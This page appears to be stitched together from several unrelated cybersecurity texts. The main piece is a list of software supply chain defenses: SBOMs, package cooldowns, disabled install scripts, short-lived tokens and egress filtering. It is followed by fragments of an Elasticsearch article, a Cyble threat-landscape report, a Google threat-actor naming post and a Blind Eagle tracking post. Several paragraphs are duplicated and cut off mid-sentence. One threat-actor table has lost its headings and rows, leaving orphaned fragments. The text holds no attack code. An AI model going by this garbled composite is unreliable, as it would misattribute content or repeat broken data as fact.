Software Bill of Materials (SBOM): Implement an automated SBOM for all internal and third-party software packages, allowing security teams to continuously monitor and cross-reference active code inventories against newly disclosed vulnerabilities.
Action Bill of Materials (ABOM): Maintain a dedicated ABOM to inventory every third-party pipeline vendor and development utility in use, linking it to your container image inventory to track exactly which external actions are building your production images.
Software Development Lifecycle (SDLC) Threat Modeling and Attack Chain Mapping (Wiz SITF): Align your software supply chain risk management with capabilities such as the Wiz SDLC Infrastructure Threat Framework (SITF) to transition from treating security as a checklist of isolated controls to a holistic threat model. With this freely available framework, organizations can map recent incidents, threat actor campaigns, and red team exercises directly to Wiz SITF Reference IDs indexing each risk to its specific lifecycle stage: Version Control Systems (VCS), continuous integration and continuous delivery (CI/CD) pipelines, package registries, or production infrastructure. This methodology allows security teams to model complex "attack chains" where minor, isolated weaknesses (e.g., a lockfile bypass combined with an overprivileged pipeline token) are chained together by sophisticated threat actors to execute critical, high-impact breaches
Active Risk Monitoring: Maintain a dedicated supply chain risk register and a centralized remediation tracker to systematically group development lifecycle (SDLC) threats into clear operational domains: Governance, Identity, Pipeline Logic, and Supply Chain Hygiene. If using Wiz SITF, each vulnerability must be mapped to its exact pipeline stage with a unique Wiz SITF Reference ID. Instead of treating vulnerabilities as isolated bugs, prioritize the blocking of complex "attack chains" (such as a leaked token combined with missing branch protections and overprivileged OIDC trust) that pose the highest breach risk. Ensure each logged item has a designated owner, a targeted completion date, and clear tracking of technical dependencies.
Standardized Configuration & Change Control: Form a Change Advisory Board (CAB) to manage the rollout of all enterprise software and hardware. Ensure every modification includes a pre-deployment risk review, post-deployment monitoring, and a verified plan for recovery or backout.
Staff Security Education: Deploy ongoing training initiatives centered on supply chain hazards, social engineering techniques, and internal procedures for reporting incidents.
Node.js (npm/pnpm): Enforce cooldown controls by using the minimumReleaseAge configuration. Setting this value to at least 24 hours (1440 minutes) ensures that freshly published, potentially poisoned packages are quarantined until the broader security community has had time to identify and remove them. Ensure that older, unsupported package manager versions (such as legacy Yarn or pnpm versions) are modernized, as they will silently ignore these cooldown boundaries.
Python (pip): Ensure that Python project environments do not pull dependencies directly from the public PyPI registry, which bypasses internal release-age policies and gating controls. All configurations must specify a secure, vetted private --index-url in their configuration files to ensure consistent quarantine and vetting of upstream packages.
Vendor Lifecycle Management
Vendor Security Vetting: Conduct rigorous due diligence prior to procurement by assessing third-party security frameworks against industry standards such as ISO 27001 or SOC 2.
Cybersecurity Provisions in Contracts: Integrate specific security mandates into vendor agreements, including strict timelines for incident notification, persistent audit rights, and clear liability terms.
Hardware Provenance and Verification: Use supply chain tracing to confirm the integrity of components, establish methods for detecting counterfeit items, and secure the logistics of repairs and replacements.
Security Architecture and Engineering Controls
Identity and Access Management
Automated System and Workload Identities: Transition third-party integrations and build-system processes away from static, long-lived administrative Personal Access Tokens (PATs). Instead, mandate the use of dedicated GitHub Apps or short-lived system tokens via federated OpenID Connect (OIDC) for automated machine integrations. This ensures that credentials used by system-to-system workflows expire in a matter of minutes, neutralizing the risk of a persistent compromise if an automation pipeline is breached.
Developer and User Identity Controls (command-line interface (CLI) and Repository Access): Enforce strict access control boundaries for programmatic developer sessions. Because Okta-linked SAML SSO is only capable of verifying identity during the initial creation or authorization of personal tokens and keys, continuous session state cannot be challenged over programmatic CLI connections. Therefore, session security must be enforced through credential expiration and hardware-backed controls.
Enforce Strict Token Expiration: Strictly limit the allowable lifespan of all personal access tokens (PATs) and programmatic application programming interface (API) keys to a minimum threshold (e.g.a maximum 7-day limit). This guarantees that credentials expire regularly, forcing developers to re-authenticate through the primary SSO gateway.
Consider Restricting Personal Access Tokens to Neutralize Git-over-HTTPS & Mandate FIDO2 Secure Shell (SSH): To protect developer environments against credential theft, organizations should consider restricting Personal Access Tokens (PATs) globally across GitHub Enterprise Cloud. Because GHEC has no direct protocol-disable switch, administrators should consider disabling classic PATs and enforcing short token lifespans to effectively block unauthorized programmatic HTTPS connections. This protocol containment helps encourage developers to shift entirely to SSH authentication. To secure this transport layer, consider mandating the use of hardware-backed FIDO2 security keys to cryptographically verify physical token possession for all command-line repository actions.
Isolated CI/CD Execution: Utilize ephemeral runners for build pipelines that are purged immediately after completing a single task. This prevents malicious actors from maintaining a persistent presence between different build phases.
Workflow Trigger Governance (pull_request_target): Strictly limit and secure the use of highly privileged triggers such as pull_request_target in automated environments. Multiple prominent supply chain campaigns have actively exploited vulnerable workflows using this trigger as their initial entry vector.
Infrastructure Protection
Zero Trust and Least Privilege: Maintain rigorous control over managed service providers (MSPs) and third-party vendors by enforcing role-based access control (RBAC), multifactor authentication (MFA), and frequent audits of access rights.
Network Micro-Segmentation: Segregate vital hardware and software from the rest of the enterprise network. Use allow-list-only firewall rules to block unauthorized outbound traffic and disrupt command-and-control (C2) activities.
Secure Development Ecosystems
Pipeline and Sandbox Isolation: Ensure that testing environments, CI/CD pipelines, and informal scripting sandboxes are physically or logically isolated from production assets.
Artifact Management: To secure the supply chain, organizations can integrate Google's Assured Open Source Software into their internal workflows to defend against dependency confusion and malicious hijacking. This process provides "provenance" cryptographically signed evidence that the code has not been tampered with and originates from a verified source thereby establishing a higher level of trust for third-party dependencies.
Quarantine Gates: Require all binaries, packages, and container images to be hosted in monitored internal repositories. To defend against zero-day dependency hijackings, implement localized "quarantine gates" by enforcing cooling windows on newly published third-party assets.
Lifecycle Script Sandboxing (ignore-scripts): Mitigate the critical threat of arbitrary code execution by disabling the automatic running of package install scripts. Attackers commonly hijack dependencies and add malicious post-installation execution scripts to steal credentials from developer environments and runners during routine installs. Organizations should mandate ignore-scripts=true in their repository-level .npmrc files and configure native allowlists, such as pnpm's onlyBuiltDependencies, to restrict execution exclusively to verified, essential tools.
Software Composition Analysis (SCA) with Google OSV-Scanner: Integrate Google's open source OSV-Scanner tool into CI/CD build pipelines to continuously scan project dependencies for known security flaws. This tool provides an officially supported frontend to the OSV.dev database that maps a project's list of dependencies with the specific vulnerabilities affecting them.
High-Fidelity Vulnerability Detection: Unlike traditional scanners that rely on imprecise name matching, the OSV schema stores vulnerability data in a machine-readable format that maps unambiguously onto version ranges and commit hashes. This results in fewer false positives and produces highly actionable remediation notifications, significantly reducing development team triage overhead.
Authoritative & Collaborative Threat Intel: The underlying OSV.dev database aggregates high-quality threat intelligence from authoritative open sources, allowing the broader developer community to suggest continuous improvements. Utilizing OSV-Scanner helps developers identify impactful third-party open source vulnerabilities in their applications and focus remediation on genuine risks.
Hardware-Backed Key Protection: Secure code-signing certificates using Hardware Security Modules (HSMs) or vaulting solutions. Monitor public transparency ledgers and logs to detect any unauthorized certificate activity.
Hardened Distribution Points: Audit and lock down software delivery channels, such as Content Delivery Network (CDN) endpoints and FTP servers, to ensure legitimate binaries cannot be replaced by compromised payloads.
Audit NPM Package Maintainer Accounts for Stale or Expired Recovery Email Domains: Expired maintainer email domains are a critical risk because attackers can purchase them to intercept password reset emails, take over the package registry account, and publish malicious code to downstream users. To identify vulnerable packages, organizations can perform the following:
Deploy automated scanning tools to audit the entire dependency tree and verify the domain name system (DNS) resolution and registration status of all maintainer email domains.
For defense-in-depth, pipelines must disable package execution scripts and employ cold periods.
Use by default ephemeral, single-use runners to prevent compromised packages from accessing persistent build environments.
Isolate runners in a restricted network segment with strict egress filtering blocks any unauthorized connection to external domains even if an active exploit is triggered.
Integration with Native Ecosystem Guardrails
These organization-controlled quarantine policies must operate in conjunction with native platform-level security updates to achieve a Defense-in-Depth posture. Relying solely on client-side configurations or automated update tools in isolation creates single points of failure. The following native platform controls must be orchestrated alongside standard controls:
Dependabot Native Cooldowns (July 2026): Dependabot now enforces a default three-day cooldown on version updates to allow for the public discovery of upstream compromises (such as the historical chalk and debug hijackings) before automated Pull Requests are generated].
PyPI Server-Side Immutability (July 2026)]: PyPI now natively rejects new file uploads to any release older than 14 days. This prevents adversaries possessing compromised tokens from retroactively poisoning legacy, pinned dependencies (as observed in the LiteLLM and Telnyx compromises) .
npm v12 Install-Time Defaults (July 2026): npm v12 disables all lifecycle scripts by default (allowScripts: off) , replacing manual, workflow-level ignore flags with explicit, commit-verified package allow-lists
By explicitly aligning baseline configurations including .npmrc and pip.conf registry pinning, immutable installation protocols via npm ci, and runner isolation with these native platform-level guardrails, while committing to the continuous evaluation and adoption of new upstream security features as they are released, the organization establishes a resilient, multi-layered security boundary across the entire software supply chain
Continuous Verification, Monitoring, and Response
Automated Ingestion and Validation
Automate SBOM Management: Implement a Software Bill of Materials (SBOM) for all third-party and internal software. This enables continuous monitoring for emerging vulnerabilities like Log4j through automated cross-referencing. Automate and scale this process by feeding SBOMs into central vulnerability management platforms that continuously cross-reference deployed inventory against newly disclosed exploits.
Security Analysis Integration: Incorporate automated dynamic application security testing (DAST) and static application security testing (SAST) tools within development pipelines to identify and block compromised third-party code before it is compiled.
Verification of Cryptographic Integrity: Prior to installing updates, use automated systems to validate digital signatures and hashes against vendor-provided specifications.
Implement autonomous security verification: Organizations should look to integrate advanced security workflows directly into their CI/CD pipelines. These systems can behaviorally evaluate threats by executing simulations in isolated sandboxes, cross-reference those flags with cloud context to determine a flaw's actual reach, and automatically generate tested code patches to rapidly remediate verified risks at scale.
Proactive Threat Hunting and Monitoring
Egress and Proxy Analysis: Establish network traffic baselines to identify suspicious egress flows to external repositories or unrecognized Internet Protocol (IP) addresses.
Comprehensive Endpoint Security: Utilize endpoint detection and response (EDR) tools across infrastructure and developer workstations to detect post-execution malicious activities from supply chain compromises.
Log Aggregation and Alerting: Unified log management should alert on the following anomalies:
Development Systems: Watch for unauthorized code changes, build parameter adjustments, or irregular user activity.
CI/CD Integrity: Alert on unauthorized workflow modifications or anomalous triggers (e.g., repository_dispatch) that bypass standard code-review gates.
Injection Detection: Monitor logs for shell-escape characters or command-substitution patterns within untrusted input variables.
Credential Misuse: Track authentication hits on long-lived static keys from unrecognized IP addresses or regions.
Physical Assets: Record all firmware modifications, including installation status and source information.
Incident Response Strategies
Specific Supply Chain Playbooks: Perform tabletop exercises and document response plans for:
Upstream Package Takeover: Maintainer account takeover (ATO) on public registries leading to direct runtime application code manipulation
Dependency Confusion Exploits: Malicious registration of lapsed administrative recovery domains or unscoped internal namespaces on public registries to hijack local developer and build runner installations.
Automated Pipeline Harvesting: Pipeline poisoning of CI/CD environments via runner exploitation to harvest credentials and perform unauthorized package publication.
Developer Workstation & IDE Compromise: Targeted social engineering, malicious IDE extensions, or typosquatted local dependencies designed to exfiltrate private cryptographic keys, API tokens, and local session credentials.
Operational Re-evaluation: Create processes for immediate vendor re-mapping and security re-assessment during industry-wide security events.
Recommendations for mitigation strategies are also available publicly via:
You have almost certainly interacted with Elasticsearch today. The search bar on your company's internal wiki. The autocomplete on the e-commerce site where you ordered lunch. The log aggregation dashboard your SOC team stares at for eight hours straight. The recommendation engine that just served you this article. Elasticsearch is the invisible infrastructure behind modern search, and it processes some of the most sensitive data an organization possesses, including access logs, customer records
You have almost certainly interacted with Elasticsearch today. The search bar on your company's internal wiki. The autocomplete on the e-commerce site where you ordered lunch. The log aggregation dashboard your SOC team stares at for eight hours straight. The recommendation engine that just served you this article. Elasticsearch is the invisible infrastructure behind modern search, and it processes some of the most sensitive data an organization possesses, including access logs, customer records, financial transactions, and authentication events. It knows where your users click, what they search for, and when they log in.
You may have heard your peers say, “Cybercrime has become industrialized.” But did you have any proof?
We do.
Cyble Research and Intelligence Labs (CRIL) closed out its tracking for the first half of 2026 with a deep analysis of the Global Threat Landscape spanning ransomware, initial access brokers, data breaches and leaks, nation-state espionage, and hacktivism, among others.
One of the most striking analyses that puts the threat landscape severity in perspective was the number of
You may have heard your peers say, “Cybercrime has become industrialized.” But did you have any proof?
We do.
Cyble Research and Intelligence Labs (CRIL) closed out its tracking for the first half of 2026 with a deep analysis of the Global Threat Landscape spanning ransomware, initial access brokers, data breaches and leaks, nation-state espionage, and hacktivism, among others.
One of the most striking analyses that puts the threat landscape severity in perspective was the number of distinct threat actor profiles active worldwide between January and June. 261 — that’s how many identifiable groups and individuals, each with its own tradecraft, targeting logic, and operational rhythm, running campaigns simultaneously across nation-state espionage, ransomware, hacktivism, and cybercrime.
What makes this data set valuable isn't just the headline count. It's what the composition reveals. A threat landscape dominated by nation-state APT groups tells a very different story than one dominated by ransomware crews — and as Cyble's regional breakdown shows, that composition shifts dramatically depending on where you're standing.
The Worldwide Picture of Most Active Threat Actors: APTs Lead, But Not Everywhere
Across all 261 profiles tracked globally, nation-state Advanced Persistent Threat (APT) groups were the single largest category — accounting for 118 profiles, or just over 45% of the total. Ransomware operators came second at 75 profiles (29%), followed by hacktivist collectives (34), cybercriminal groups (31), and dedicated extortion-only gangs, which remained a niche category at just 3.
Threat Actor Category
Profiles Tracked
Share of Total
Nation-State APT Groups
118
45.2%
Ransomware Groups
75
28.7%
Hacktivist Collectives
34
13.0%
Cybercriminal Groups
31
11.9%
Extortion-Only Groups
3
1.1%
Total
261
100%
That APT dominance reflects the sheer number of state-sponsored programs China, North Korea, Iran, and Russia field simultaneously across espionage, intellectual property theft, and pre-positioning operations.
The extortion-only category being almost statistically irrelevant is telling too — it confirms that pure extortion has essentially been absorbed into the ransomware business model rather than surviving as an independent specialty. Double extortion is now just how ransomware works.
Worried your business is not immune to the tactics of these APT and ransomware groups? Book a demo to validate and fortify your defenses today!
Threat Actors to Watch Out For
CRIL flagged five groups worldwide as carrying the highest confidence and activity levels for security teams to track through the rest of 2026:
Communications, Energy, Manufacturing, Government, IT
Desert Falcons
Palestine
UAE, Israel, Jordan, and 12+ other MEA nations
Aerospace & Defense, Government, Law Enforcement, Media
SideCopy
Pakistan
India, Afghanistan
Government, Defense/military
Two of these deserve particular attention for how they operate.
Bluenoroff, a financially motivated Lazarus Group subgroup, funds North Korean state operations by impersonating established crypto investors and planting malicious links inside victims' Calendly scheduling accounts. This fraud vector blends social engineering with a tool most professionals trust implicitly.
Volt Typhoon continues to favor "living off the land" techniques that blend into normal network activity, prioritizing long-term undetected access over rapid data theft — a profile consistent with pre-positioning for a future disruption event rather than opportunistic espionage.
UNC6508 is worth flagging separately: the group compromises externally accessible REDCap research environments and has been observed creating malicious mail-forwarding rules to silently exfiltrate correspondence — all routed through US-based residential proxies and compromised routers specifically to obscure attribution.
For a regional breakdown of which actors were the most active and which sectors they target, download Cyble Research and Intelligence Labs’ H1 2026 Global Threat Landscape Report.
The threat actor profiles, targeting patterns, and regional breakdowns in this analysis are drawn from Cyble's H1 2026 Global Threat Landscape Report, built on continuous monitoring across dark web forums, ransomware leak sites, and threat actor communications worldwide.
Cyble Vision provides ongoing tracking of these groups — including new actor emergence, TTP shifts, and targeting changes — as they develop.
Request a demoto see how continuous threat actor intelligence can sharpen your regional security priorities.
Update (July 30): A table listing the new names of select prominent threat actors was appended to this post.
Introduction
Today, Google Threat Intelligence Group (GTIG) will begin rolling out a unified naming schema for tracking threat actors. This new naming taxonomy represents an effort to standardize tracking across platforms and public reporting.
Why are we Adopting a Different Naming System?
Historically, Mandiant and Google’s Threat Analysis Group (TAG) maintained distinct tracking syste
Update (July 30): A table listing the new names of select prominent threat actors was appended to this post.
Introduction
Today, Google Threat Intelligence Group (GTIG) will begin rolling out a unified naming schema for tracking threat actors. This new naming taxonomy represents an effort to standardize tracking across platforms and public reporting.
Why are we Adopting aDifferentNaming System?
Historically, Mandiant and Google’s Threat Analysis Group (TAG) maintained distinct tracking systems, relying on parallel naming schemas that grew independently over time. The creation of GTIG has necessitated a new, fused tracking system, and a new naming system. Thinking to the future, GTIG’s new system will rely on cryptonyms. Relying on sequential numbers or disparate identifiers (e.g. APT1) fails to provide defenders the critical context needed to operate quickly. Threat tracking shouldn’t be an exercise in memorization, but rather one of intuition. The new naming convention aligns with industry standard threat actor naming systems.
Our New Schema
Our new schema utilizes a cryptonym-based approach, employing memorable two-word combinations for each distinct threat actor:
The first word is a unique and memorable term chosen to represent the specific actor, particularly names that may have been used in prior public reporting. If no previously used term exists, this word is randomly generated to remove bias, then vetted by our analysts.
The second word categorizes threat clusters by motivation, attribution, or activity type based on which category we consider to be most important for defense and response strategies.
The table below provides a sample of how threat actor categories will map to the second word in each cryptonym:
Origin or Type
Group Name
People’s Republic of China
CASTLE
Iran
ION
North Korea
NEPTUNE
Russia
RELIC
Cybercriminal
COMET
Table 1: Examples of Google’s new threat actor naming system categories
We know there are many threat actor tracking schemas in the industry, so we are intentionally seeking to keep this system as simple as possible to streamline operations and facilitate mapping to other naming taxonomies. However, a significant caveat remains: because no two organizations have the exact same visibility into the threat landscape, direct, apples-to-apples comparisons between threat actors are rarely possible. Transitioning to a convention that is simpler to follow and remember is a practical step toward managing a highly intricate tracking problem.
A Work in Progress
We have initially prioritized renaming several dozen of the most active groups, and will continue this process on a rolling basis. Previous names will remain indexed and searchable in the Google Threat Intelligence (GTI) platform, with MITRE ATT&CK mappings and other vendor aliases preserved, see Figure 1.
Figure 1: Threat actor name appearance in GTI platform on initial rollout
We will continue to use UNC, or “uncategorized” designations for threat clusters that are still in the early stages of investigation, as described here.
In June 2025, LevelBlue SpiderLabs published Tracing Blind Eagle to Proton66, in which we assessed with high confidence that Blind Eagle (also tracked as APT-C-36, APT-Q-98, TAG-144, AguilaCiega), a threat actor focused on Latin America, had moved part of its VBScript delivery infrastructure onto the Russian bulletproof hosting provider Proton66. A year later, we're still tracking this cluster closely, and the group hasn't slowed down. If anything, it has kept building.
In June 2025, LevelBlue SpiderLabs publishedTracing Blind Eagle to Proton66, in which we assessed with high confidence that Blind Eagle (also tracked as APT-C-36, APT-Q-98, TAG-144, AguilaCiega), a threat actor focused on Latin America, had moved part of its VBScript delivery infrastructure onto the Russian bulletproof hosting provider Proton66. A year later, we're still tracking this cluster closely, and the group hasn't slowed down. If anything, it has kept building.

 Entrar